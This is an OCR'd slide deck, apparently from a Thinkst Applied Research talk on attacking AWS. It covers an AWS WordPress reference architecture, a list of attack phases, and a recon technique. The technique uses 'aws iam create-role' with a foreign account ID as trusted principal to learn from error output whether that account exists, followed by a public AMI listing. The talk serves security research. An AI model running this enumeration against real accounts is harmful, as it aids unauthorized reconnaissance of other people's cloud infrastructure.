


1. Static and dynamic content is delivered by **Amazon CloudFront**.
2. An **Internet gateway** allows communication between instances in your VPC and the Internet.
3. **NAT gateways** in each public subnet enable Amazon EC2 instances in private subnets (App & Data) to access the Internet.
4. Use an **Application Load Balancer** to distribute web traffic across an Auto Scaling Group of Amazon EC2 instances in multiple AZs.
5. Run your WordPress site using an **Auto Scaling group** of **Amazon EC2 instances**. Install the latest versions of WordPress, Apache web server, PHP 7, and OPcache and build an Amazon Machine Image that will be used by the Auto Scaling group launch configuration to launch new instances in the Auto Scaling group.
6. If database access patterns are read-heavy, consider using a WordPress plugin that takes advantage of a caching layer like **Amazon ElastiCache** (**Memcached**) in front of the database layer to cache frequently accessed data.
7. Simplify your database administration by running your database layer in **Amazon RDS** using either Aurora or MySQL.
8. Amazon EC2 instances access shared WordPress data in an Amazon EFS file system using **Mount Targets** in each AZ in your VPC.
9. Use **Amazon EFS**, a simple, highly available, and scalable network file system so WordPress instances have access to your shared, unstructured WordPress data, like php files, config, themes, plugins, etc.

amazon web services

AWS Reference Architectures


Function counts



amazon web services™

thinkst applied research

VS




thinkst
applied research

- Recon
- Compromise
- Lateral movement
- Privesc
- Persistence
- Logging disruption

- Recon
- Compromise
- Lateral movement
- Privesc
- Persistence
- Logging disruption

Recon



thinkst
applied research

Recon


thinkst
applied research

```
aws iam create-role --role-name foo1  —assume-role-policy
  document "$(echo "{\"Version\": \"2012-10-17\", \"Statement\":
  [ { \"Effect\": \"Allow\", \"Action\": \"sts:AssumeRole\",
  \"Principal\": { \"AWS\": [\"123456789012\"] } } ] }")"
```

Recon

```
[ec2-user@ip-172-31-29-166 ~]$ aws iam create-role --role-name foo1 --assume
-role-policy-document "$(echo "{\"Version\": \"2012-10-17\", \"Statement\":
[ { \"Effect\": \"Allow\", \"Action\": \"sts:AssumeRole\", \"Principal\": {
\"AWS\": [\"123456789012\"] } } ] }")"

An error occurred (MalformedPolicyDocument) when calling the CreateRole oper
ation: Invalid principal in policy: "AWS":"123456789012"
```



thinkst
applied research

```
[ec2-user@ip-172-31-29-166 ~]$ aws iam create-role --role-name foo1 --assume
-role-policy-document "$(echo "{\"Version\": \"2012-10-17\", \"Statement\":
[ { \"Effect\": \"Allow\", \"Action\": \"sts:AssumeRole\", \"Principal\": {
\"AWS\": [\"[redacted]\"] } } ] }")"
{
    "Role": {
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": "sts:AssumeRole",
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": [
                            "[redacted]"
                        ]
                    }
                }
            ]
        },
        "RoleId": "AROAJOIFH3ZXDBZSPSVKI",
        "CreateDate": "2017-07-25T18:48:08.698Z",
        "RoleName": "foo1",
        "Path": "/",
        "Arn": "arn:aws:iam::[redacted]:role/foo1"
    }
}
```


thinkst
applied research

Recon

It works! (Reeeeeeeeally slowly)

thinkst
applied research

Recon




thinkst
applied research

Public images | Filter by tags and attributes or search by keyword | 1 to 50 of 57,565

AMI ID	Source	Owner	Visibility	Status	Creation Date
ami-00103874	alestic-32-eu-west-1/ubuntu-6.06-dap…	063491364108	Public	available	-
ami-00b18074	wpt-ireland/ie8-20110703.manifest.xml	314854558937	Public	available	July 3, 2011 at 8:15
ami-00f35b77	trustance-eu-west-1/0.9.1/ami.img.ma…	003046273657	Public	available	October 26, 2014 at
ami-01757175	enterprisedb-ppcd-1-0-pg9-1-x86-64-2…	747919436152	Public	available	June 29, 2012 at 5:
ami-01b89075	alestic-32-eu-west-1/ubuntu-8.10-intre…	063491364108	Public	available	-
ami-02103876	alestic-32-eu-west-1/debian-6.0-squee…	063491364108	Public	available	-
ami-029f9476	centos64-eu-west-1/CentOS6.4-basht…	131390343770	Public	available	March 14, 2013 at 4
ami-03b89077	alestic-32-eu-west-1/ubuntu-8.10-intre…	063491364108	Public	available	-
ami-03be9677	rightscale-eu/CentOS_5.2_x64_v4.1.2…	411009282317	Public	available	-
ami-03d1e877	enterprisedb-ppcd-1-0-ppas9-1-x86-6…	747919436152	Public	available	March 6, 2012 at 10
ami-03ddc077	/hypertable-eu/training/m1.xlarge-1/im…	180777447352	Public	available	June 30, 2013 at 3:
ami-04665670	cloudtest-images-eu-west-1/maestro-o…	851601128636	Public	available	July 15, 2011 at 8:0
ami-05270c71	cloud-tools-eu-x86-v1-2-110909-2217/…	405919819755	Public	available	-
